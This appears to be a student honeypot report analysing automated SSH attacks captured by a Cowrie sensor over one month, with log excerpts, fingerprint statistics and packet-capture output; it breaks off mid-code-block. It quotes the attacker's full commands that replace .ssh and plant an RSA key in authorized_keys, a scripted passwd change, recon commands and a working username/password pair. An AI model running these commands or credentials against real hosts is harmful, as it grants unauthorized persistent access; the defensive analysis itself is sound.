

BACS 4499 Attack Observation 3

Time and Date of Activity	15 July 2026 00:00 through 15 August 2026 00:00 SGT (UTC+8)
Relevant Logs, File or Email • Provide an Executive Summary of the Activity ○ IP involved, account information (if exists) ○ Gear this toward an audience of basic technical skills • Whenever available, provide a summary of the Relevant Activity using the Sensor log ○ Include correlated Activity over Time ○ TTY logs (if available) can be listed & explained in this section. ○ Table, Graphs or Pictures to illustrate the AO. ○ Traffic flow ○ Malware Analysis ○ Use DShield data to compare activity. • If you created a custom script for parsing the logs, you can explain it function here.	
Executive Summary Between 15 July 2026 00:00 and 15 August 2026 00:00 Singapore Time (SGT, UTC+8), the DShield Cowrie honeypot recorded a recurring series of automated SSH attacks that successfully authenticated and attempted to establish persistent access. The selected attack series was identified by a recurring SSH public-key artifact with SHA-256 a8460f...(refer below), which appeared in 539 sessions. (Fig 1.1) Two additional authorized_keys artifacts were also observed during the analysis period but were excluded from this attack-series dataset. (Fig 1.2) This one-month period was selected as the scope of the analysis and does not represent the first or last occurrence of the activity. Within the observation period, 539 SSH sessions from 472 unique source IP addresses were associated with the same captured SSH-key artifact. (Fig 1.3) All 539 identified sessions contained a successful authentication event before the persistence artifact was written. The activity used a broad range of credentials, comprising 201 different usernames and 401 distinct successful username/password combinations. (Fig 1.4, 1.5) The root account was the most frequently used successful username, appearing in 209 of the 539 sessions (38.8%). Following successful authentication, the automated activity attempted to create continued SSH access by removing or modifying the existing .ssh directory and writing an attacker-controlled RSA public key into the account's authorized_keys file. On a real Linux host, a successfully installed authorized key could allow the holder of the corresponding private key to reconnect without knowing the account's password. (Fig 1.6) Cowrie captured the resulting public-key artifact with SHA-256: a8460f446be540410004b1a8db4083773fa46f7fe76fa84219c93daa1669f8f2 The key included the identifying comment: mdrfckr	

The SSH connections also demonstrated highly consistent automated tooling. Of the 539 sessions, 498 used libssh 0.9.6, 37 used libssh 0.11.1, and four used libssh 0.12.0. The largest individual client fingerprint cluster consisted of 493 sessions using SSH-2.0-libssh_0.9.6 with HASSH f555226df1963d1d3c09daf865abdc9a, representing approximately 91.5% of the observed activity. (Fig 1.7) HASSH is a fingerprint derived from characteristics of an SSH client's connection setup and is useful for comparing SSH tooling across different source addresses. (Fig 1.8)

A representative session from 35.207.202.141 successfully authenticated to the honeypot using the username ubuntu and password qwerty321. (Fig 1.9) Within approximately 20 seconds, the automated session attempted to establish SSH-key persistence, manipulate the account password, and gather information about the host's operating system, processor, memory, disk capacity, logged-in users, running processes, and scheduled tasks. (Fig 1.10) Packet capture independently confirmed the corresponding SSH connection and the libssh 0.9.6 client used during the attack. (Fig 1.11, 1.12. 1.13)

No secondary executable malware was identified in the analyzed sessions. A second captured SHA-256 observed during the analysis was verified to contain only a single newline byte (0x0a). (Fig 1.14, 1.15) The primary security impact observed was therefore successful SSH authentication followed by an attempt to establish persistent remote access and rapid system reconnaissance.

Figure 1.1




Figure 1.2




Figure 1.3




Figure 1.4



Figure 1.5




Figure 1.6

```
dshield@ubuntu0:~$ grep -aE \
'2026-08-12T14:29:4[0-9].*35\.207\.202\.141' \
/srv/cowrie/var/log/cowrie/cowrie.log.2026-08-12

2026-08-12T14:29:48.233224Z [SSHChannel session (1) on SSHService b'ssh-connection' on HoneyPotSSHTransport,9,35,207.202.141] CMD: cd ~ && rm -rf .ssh && mkdir .ssh && echo "ssh-rsa AAAAB3NzaC1yc2EAAAABJQAAAQEArDp4cun2lhr4KUHBGE7VvAcwdli2a8dbnrTOrbmZ1+5073fcBOx8NVbUT0bUanUV9tJ2/9p7+vD0EpZ3Tz/+0kX34uAx1RV/75GV0mNx+9EuW0nvNoaJe0QXxzIig9eLBHpgLMuakb5+BgTFB+rKJAw9u9FSTDengvS8hX1kNFS4Mjux0hJOK8rvcEmPecjdySYMb66nylAKGwCEE6WEQHmd1mUPgHwGQ0hWCwsQk13yCGPK5w6hYp5zYkFnlC8hGmd4Ww+u97k6pftGTUBJk14ujvcD9iUKQTTWYYjIIu5PmUux5bsZ0R4WfwdIe6+i6rBLAsPKgAySVKPRK+oRw== mdrfckr">
>.ssh/authorized_keys && chmod -R go= ~/.ssh && cd ~

2026-08-12T14:29:48.471248Z [HoneyPotSSHTransport,9,35,207.202.141] Saved redir contents with SHA-256 a8460f446be540410004b1a8db4083773fa46f7fe76fa84219c93daa1669f8f2 to var/lib/cowrie/downloads/a8460f446be540410004b1a8db4083773fa46f7fe76fa84219c93daa1669f8f2
```

Figure 1.7




Figure 1.8

```
2026-08-12T14:29:48.957925Z [HoneyPotSSHTransport,10,35,207.202.141] SSH client hashfingerprint:
f555226df1963d1d3c09daf865abdc9a
```

Figure 1.9

```
2026-08-12T14:29:47.000569Z [HoneyPotSSHTransport,9,35,207.202.141] login attempt [b'ubuntu'/b'qwerty321'] succeeded
2026-08-12T14:29:47.001660Z [HoneyPotSSHTransport,9,35,207.202.141] Initialized emulated server as
architecture: linux-x64-lsb
```

Figure 1.10

```

=====
Representative Cowrie SSH Attack Timeline
Source IP      : 35.207.202.141
Source port    : 46970
Cowrie session: 881de273dcff
Time zone      : Singapore Time (SGT / UTC+8)
=====
2026-08-12 22:29:45.719 SGT | SSH CLIENT | Remote SSH version: SSH-2.0-libssh_0.9.6
2026-08-12 22:29:45.961 SGT | HASSSH      | SSH client hassh fingerprint: f555226df1963d1d3c09daf865abdc9a
2026-08-12 22:29:47.000 SGT | LOGIN SUCCESS | login attempt [b'ubuntu'/b'qwerty321'] succeeded
2026-08-12 22:29:47.479 SGT | COMMAND      | CMD: cd ~; chatrr -ia .ssh; lockr -ia .ssh
2026-08-12 22:29:48.233 SGT | COMMAND      | CMD: cd ~ && rm -rf .ssh && mkdir .ssh && echo "ssh-rsa <RSA_PUBLIC_KEY> mdrfckr"
>>.ssh/authorized_keys && chmod -R go= ~/.ssh && cd ~
2026-08-12 22:29:48.471 SGT | ARTIFACT     | Saved redir contents with SHA-256 a8460f446be540410004b1a8db4083773fa46f7fe76fa84
219c93daa1669f8f2 to var/lib/cowrie/downloads/a8460f446be540410004b1a8db4083773fa46f7fe76fa84219c93daa1669f8f2
2026-08-12 22:29:54.481 SGT | COMMAND      | CMD: cat /proc/cpuinfo | grep name | wc -l
2026-08-12 22:29:55.214 SGT | COMMAND      | CMD: echo -e "qwerty321\nZCBrrbbn259xZ\nZCBrrbbn259xZ"|passwd|bash
2026-08-12 22:29:55.215 SGT | COMMAND      | CMD: Enter new UNIX password:
2026-08-12 22:29:55.980 SGT | COMMAND      | CMD: echo "qwerty321\nZCBrrbbn259xZ\nZCBrrbbn259xZ\n"|passwd
2026-08-12 22:29:56.732 SGT | COMMAND      | CMD: cat /proc/cpuinfo | grep name | head -n 1 | awk '{print $4,$5,$6,$7,$8,$9;}'
2026-08-12 22:29:57.467 SGT | COMMAND      | CMD: free -m | grep Mem | awk '{print $2 , $3, $4, $5, $6, $7}'
2026-08-12 22:29:58.218 SGT | COMMAND      | CMD: ls -lh $(which ls)
2026-08-12 22:29:58.218 SGT | COMMAND      | CMD: which ls
2026-08-12 22:29:58.987 SGT | COMMAND      | CMD: crontab -l
2026-08-12 22:29:59.711 SGT | COMMAND      | CMD: w
2026-08-12 22:30:00.481 SGT | COMMAND      | CMD: uname -m
2026-08-12 22:30:01.210 SGT | COMMAND      | CMD: cat /proc/cpuinfo | grep model | grep name | wc -l
2026-08-12 22:30:01.959 SGT | COMMAND      | CMD: top
2026-08-12 22:30:02.734 SGT | COMMAND      | CMD: uname
2026-08-12 22:30:03.471 SGT | COMMAND      | CMD: uname -a
2026-08-12 22:30:04.211 SGT | COMMAND      | CMD: whoami
2026-08-12 22:30:04.983 SGT | COMMAND      | CMD: lscpu | grep Model
2026-08-12 22:30:05.716 SGT | COMMAND      | CMD: df -h | head -n 2 | awk 'FNR == 2 {print $2;}'
2026-08-12 22:30:05.949 SGT | DISCONNECT   | Connection lost after 20 seconds
=====

```

Figure 1.11

```

root@dshieldsurzeek:/mnt/pcap-ssd/dshield-pcap-archive/pcap/2026/08# tshark -r "$PCAP" \
-Y 'tcp.stream == 2888' \
-w /tmp/ao-ssh-35.207.202.141-stream2888.pcap
Running as user "root" and group "root". This could be dangerous.
root@dshieldsurzeek:/mnt/pcap-ssd/dshield-pcap-archive/pcap/2026/08# capinfos /tmp/ao-ssh-35.207.202.141-stream2888
.pcap
File name:          /tmp/ao-ssh-35.207.202.141-stream2888.pcap
File type:          Wireshark/... - pcapng
File encapsulation: Ethernet
File timestamp precision: microseconds (6)
Packet size limit:  file hdr: (not set)
Number of packets:  150
File size:          36 kB
Data size:          31 kB
Capture duration:   20.738377 seconds
First packet time:  2026-08-12 14:29:22.870028
Last packet time:   2026-08-12 14:29:43.608405
Data byte rate:     1,502 bytes/s
Data bit rate:      12 kbps
Average packet size: 207.67 bytes
Average packet rate: 7 packets/s
SHA256:             55430a87c81ea48ef17d23cdfa4bf09c02e5e78e3875eeb5294ae4b6ceb6609f
SHA1:               1345ad1ef4111a6ca66454b5e5058cc5c64cbf45
Strict time order:  True
Capture application: TShark (Wireshark) 4.2.2 (Git v4.2.2 packaged as 4.2.2-1.1build3)
Number of interfaces in file: 1
Interface #0 info:
    Encapsulation = Ethernet (1 - ether)
    Capture length = 262144
    Time precision = microseconds (6)
    Time ticks per second = 1000000
    Number of stat entries = 0
    Number of packets = 150
root@dshieldsurzeek:/mnt/pcap-ssd/dshield-pcap-archive/pcap/2026/08#

```

Figure 1.12

No.	Time	Source	Destination	Protocol	Length	Info
1	0.080880	35.207.202.141	192.168.50.4	TCP	74	46970 → 22 [SYN] Seq=0 Win=65536 Len=0 MSS=1420 SACK_PERM TSval=4244597649 TSecr=0 WS=128
2	0.080923	192.168.50.4	35.207.202.141	TCP	74	22 → 46970 [ACK] Seq=936 Ack=1 Win=65536 Len=0 MSS=1420 SACK_PERM TSval=4244597649 TSecr=0 WS=128
3	0.25357	35.207.202.141	192.168.50.4	TCP	66	46970 → 22 [ACK] Seq=1 Ack=1 Win=65408 Len=0 TSval=4244597903 TSecr=2605124560
4	0.253922	192.168.50.4	35.207.202.141	SSHv2	105	Server: Protocol (SSH-2.0-OpenSSH.6.0p1 Debian-4deb7u2)
5	0.261474	35.207.202.141	192.168.50.4	SSHv2	88	Client: Protocol (SSH-2.0-libssh.0.9.6)
6	0.261643	192.168.50.4	35.207.202.141	TCP	66	22 → 46970 [ACK] Seq=40 Ack=23 Win=65536 Len=0 TSval=2605124821 TSecr=4244597912
7	0.500683	35.207.202.141	192.168.50.4	TCP	66	46970 → 22 [ACK] Seq=23 Ack=40 Win=65408 Len=0 TSval=4244598150 TSecr=2605124813
8	0.500837	192.168.50.4	35.207.202.141	SSHv2	754	Server: Key Exchange Init
9	0.503305	35.207.202.141	192.168.50.4	SSHv2	1142	Client: Key Exchange Init
10	0.503337	192.168.50.4	35.207.202.141	TCP	66	22 → 46970 [ACK] Seq=728 Ack=999 Win=68608 Len=0 TSval=2605125063 TSecr=4244598153
11	0.748062	35.207.202.141	192.168.50.4	SSHv2	104	Client: Elliptic Curve Diffie-Hellman Key Exchange Init
12	0.748165	192.168.50.4	35.207.202.141	TCP	66	22 → 46970 [ACK] Seq=728 Ack=1047 Win=68608 Len=0 TSval=2605125308 TSecr=4244598398
13	0.748912	192.168.50.4	35.207.202.141	SSHv2	274	Server: Elliptic Curve Diffie-Hellman Key Exchange Reply, New Keys
14	0.989715	35.207.202.141	192.168.50.4	SSHv2	82	Client: New Keys
15	1.030197	192.168.50.4	35.207.202.141	TCP	66	22 → 46970 [ACK] Seq=936 Ack=1063 Win=68608 Len=0 TSval=2605125590 TSecr=4244598639
16	1.248076	35.207.202.141	192.168.50.4	SSHv2	162	Client: Encrypted packet (len=96)
17	1.248114	192.168.50.4	35.207.202.141	TCP	66	22 → 46970 [ACK] Seq=936 Ack=1159 Win=68608 Len=0 TSval=2605125808 TSecr=4244598894
18	1.248641	192.168.50.4	35.207.202.141	SSHv2	162	Server: Encrypted packet (len=96)
19	1.504817	35.207.202.141	192.168.50.4	SSHv2	194	Client: Encrypted packet (len=128)
20	1.544595	192.168.50.4	35.207.202.141	SSHv2	146	Server: Encrypted packet (len=80)

Figure 1.13

```
root@ds2hieldsurzeek:/tmp# tshark -r /tmp/ao-ssh-35.207.202.141-stream2888.pcap \
-q -z conv,tc
Running as user "root" and group "root". This could be dangerous.
```

```
-----
TCP Conversations
Filter:<No Filter>
```

		<-		>-		Total		Relative	Duration
		Frames	Bytes	Frames	Bytes	Frames	Bytes	Start	
35.207.202.141:46970	<-> 192.168.50.4:22	84	16 kB	66	14 kB	150	31 kB	0.000000000	20.7384

Figure 1.14

```
1 FROM cowrie-*
2 | WHERE event.code IS NOT NULL
3 | STATS
4 |   key_events = COUNT(*) WHERE file.hash.sha256 ==
5 |   "a8460f446be540410004b1a8db4083773fa46f7fe76fa84219c93daa1669f8f2",
6 |   hashes = VALUES(file.hash.sha256) WHERE file.hash.sha256 IS NOT NULL
7 | BY event.code
8 | WHERE key_events > 0 AND hashes IS NOT NULL
9 | MV_EXPAND hashes
10 | WHERE hashes !=
11 |   "a8460f446be540410004b1a8db4083773fa46f7fe76fa84219c93daa1669f8f2"
12 | STATS sessions = COUNT(*) BY hashes
13 | SORT sessions DESC
```

13 lines @timestamp found LIMIT 1000 rows

Submit feedback Show recent queries

1 result

Columns 2 Sort fields

sessi... k hashes

206 01ba4719c80b6fe911b091a7c05124b64eece964e09c058ef8f9805daca546b

Figure 1.15

```
dshteld@ubuntuov0:/srv/cowrie/var/lib/cowrie/downloads$ sudo find /srv/cowrie/var/lib/cowrie/downloads -type f -name '01ba4719c80b6fe911b091a7c05124b64eece964e09c058ef8f9805daca546b' -print
/srv/cowrie/var/lib/cowrie/downloads/01ba4719c80b6fe911b091a7c05124b64eece964e09c058ef8f9805daca546b
```

```
dshield@ubuntuv0: /srv/cowrie/var/lib/cowrie/downloads$ sudo xxd -g 1 /srv/cowrie/var/lib/cowrie/downloads/01ba4719c80b6fe911b091a7c05124b64eece964e09c058ef8f9805daca546b00000000: 0a
```

Relevant Activity

Observation Scope and Activity Over Time



Cowrie session identifiers were used to deduplicate the activity rather than relying on raw Elasticsearch document counts, because duplicate records were present in the ingested logs.

Across the selected period, summary of what the sensor recorded (*Fig 1.1-1.5*):

Metric	Observation
Unique source IP addresses	472
Artifact-associated SSH sessions	539
Sessions containing successful authentication	539
Distinct successful usernames	201
Distinct successful username/password pairs	401
Sessions using root	209
Sessions using ubuntu	19
Sessions using admin	10
Sessions using user	9

The large number of source IPs and successful credential combinations indicates broad automated SSH credential targeting rather than reliance on one hard-coded account.


SSH Client and Fingerprint Correlation

Each of the 539 artifact-associated sessions contained an SSH client-version event. (Fig 1.7)

SSH client	Sessions
SSH-2.0-libssh_0.9.6	498
SSH-2.0-libssh_0.11.1	37
SSH-2.0-libssh_0.12.0	4
Total	539

Further comparison using SSH client fingerprints identified seven HASSH values. The dominant combinations were:

SSH client	HASSH fingerprint	Sessions
SSH-2.0-libssh_0.9.6	f555226df1963d1d3c09daf865abdc9a	493
SSH-2.0-libssh_0.11.1	03a80b21afa810682a776a7d42e5e6fb	37
SSH-2.0-libssh_0.12.0	af8223ac9914f509afdadfaf5f7ee94e	4



Five additional libssh 0.9.6 sessions used four minority HASSH fingerprints.

The combination of an identical persistence key, highly similar post-authentication behavior, and a dominant SSH client/HASSH pairing supports the assessment that the observed activity was highly automated and used common or closely related tooling. It does not by itself establish that all 472 source addresses were controlled by a single threat actor.

Representative Sensor and TTY Activity

A session originating from 35.207.202.141 was selected for detailed analysis because Cowrie captured the complete authentication and post-login sequence. (Fig 1.10)

Representative session information

Field	Value
Source IP	35.207.202.141
Cowrie session	881de273dcff
Successful username	ubuntu
Successful password	qwerty321
SSH client	SSH-2.0-libssh_0.9.6
HASSH	f555226df1963d1d3c09daf865abdc9a
Approximate duration	20 seconds

Immediately after successful authentication, the session executed commands consistent with persistence establishment and automated system profiling. (*Fig 1.10*)

Representative TTY activity:

Approx. SGT	Observed activity	Interpretation
~22:29:47	ubuntu/qwerty321 authentication succeeds	Initial access to the SSH honeypot
~22:29:47	cd ~; chattr -ia .ssh; lockr -ia .ssh	Attempts to remove protections from SSH configuration
~22:29:48	Existing .ssh directory removed and recreated (<i>Fig 1.6</i>)	Prepares a clean SSH configuration
~22:29:48	RSA key ending in mdrfckr written to .ssh/authorized_keys (<i>Fig 1.6</i>)	Attempts persistent SSH access
~22:29:55	passwd and scripted password input	Attempts account-password modification
~22:29:56	/proc/cpuinfo queried	Processor discovery
~22:29:57	free -m	Memory discovery
~22:29:58	which ls, ls -lh \$(which ls)	Environment/binary inspection
~22:29:58	crontab -l	Scheduled-task inspection
~22:29:59	w	Logged-in user discovery
~22:30:00	uname -m	System architecture discovery
~22:30:01	top, /proc/cpuinfo	Process and processor-resource discovery
~22:30:03	uname -a	Kernel and operating-system discovery
~22:30:04	whoami	Current-account discovery
~22:30:04	lscpu grep Model	Processor-model discovery
~22:30:05	df -h ...	Disk-capacity discovery
~22:30:05	Connection closes	Automated session terminates

The density and speed of the commands are consistent with scripted post-authentication activity rather than normal interactive administration. The commands systematically examined processor architecture and capacity, memory, disk space, active users, processes, and scheduled jobs.

The following command was particularly significant (*Fig 1.6*):

```
cd ~ && rm -rf .ssh && mkdir .ssh &&  
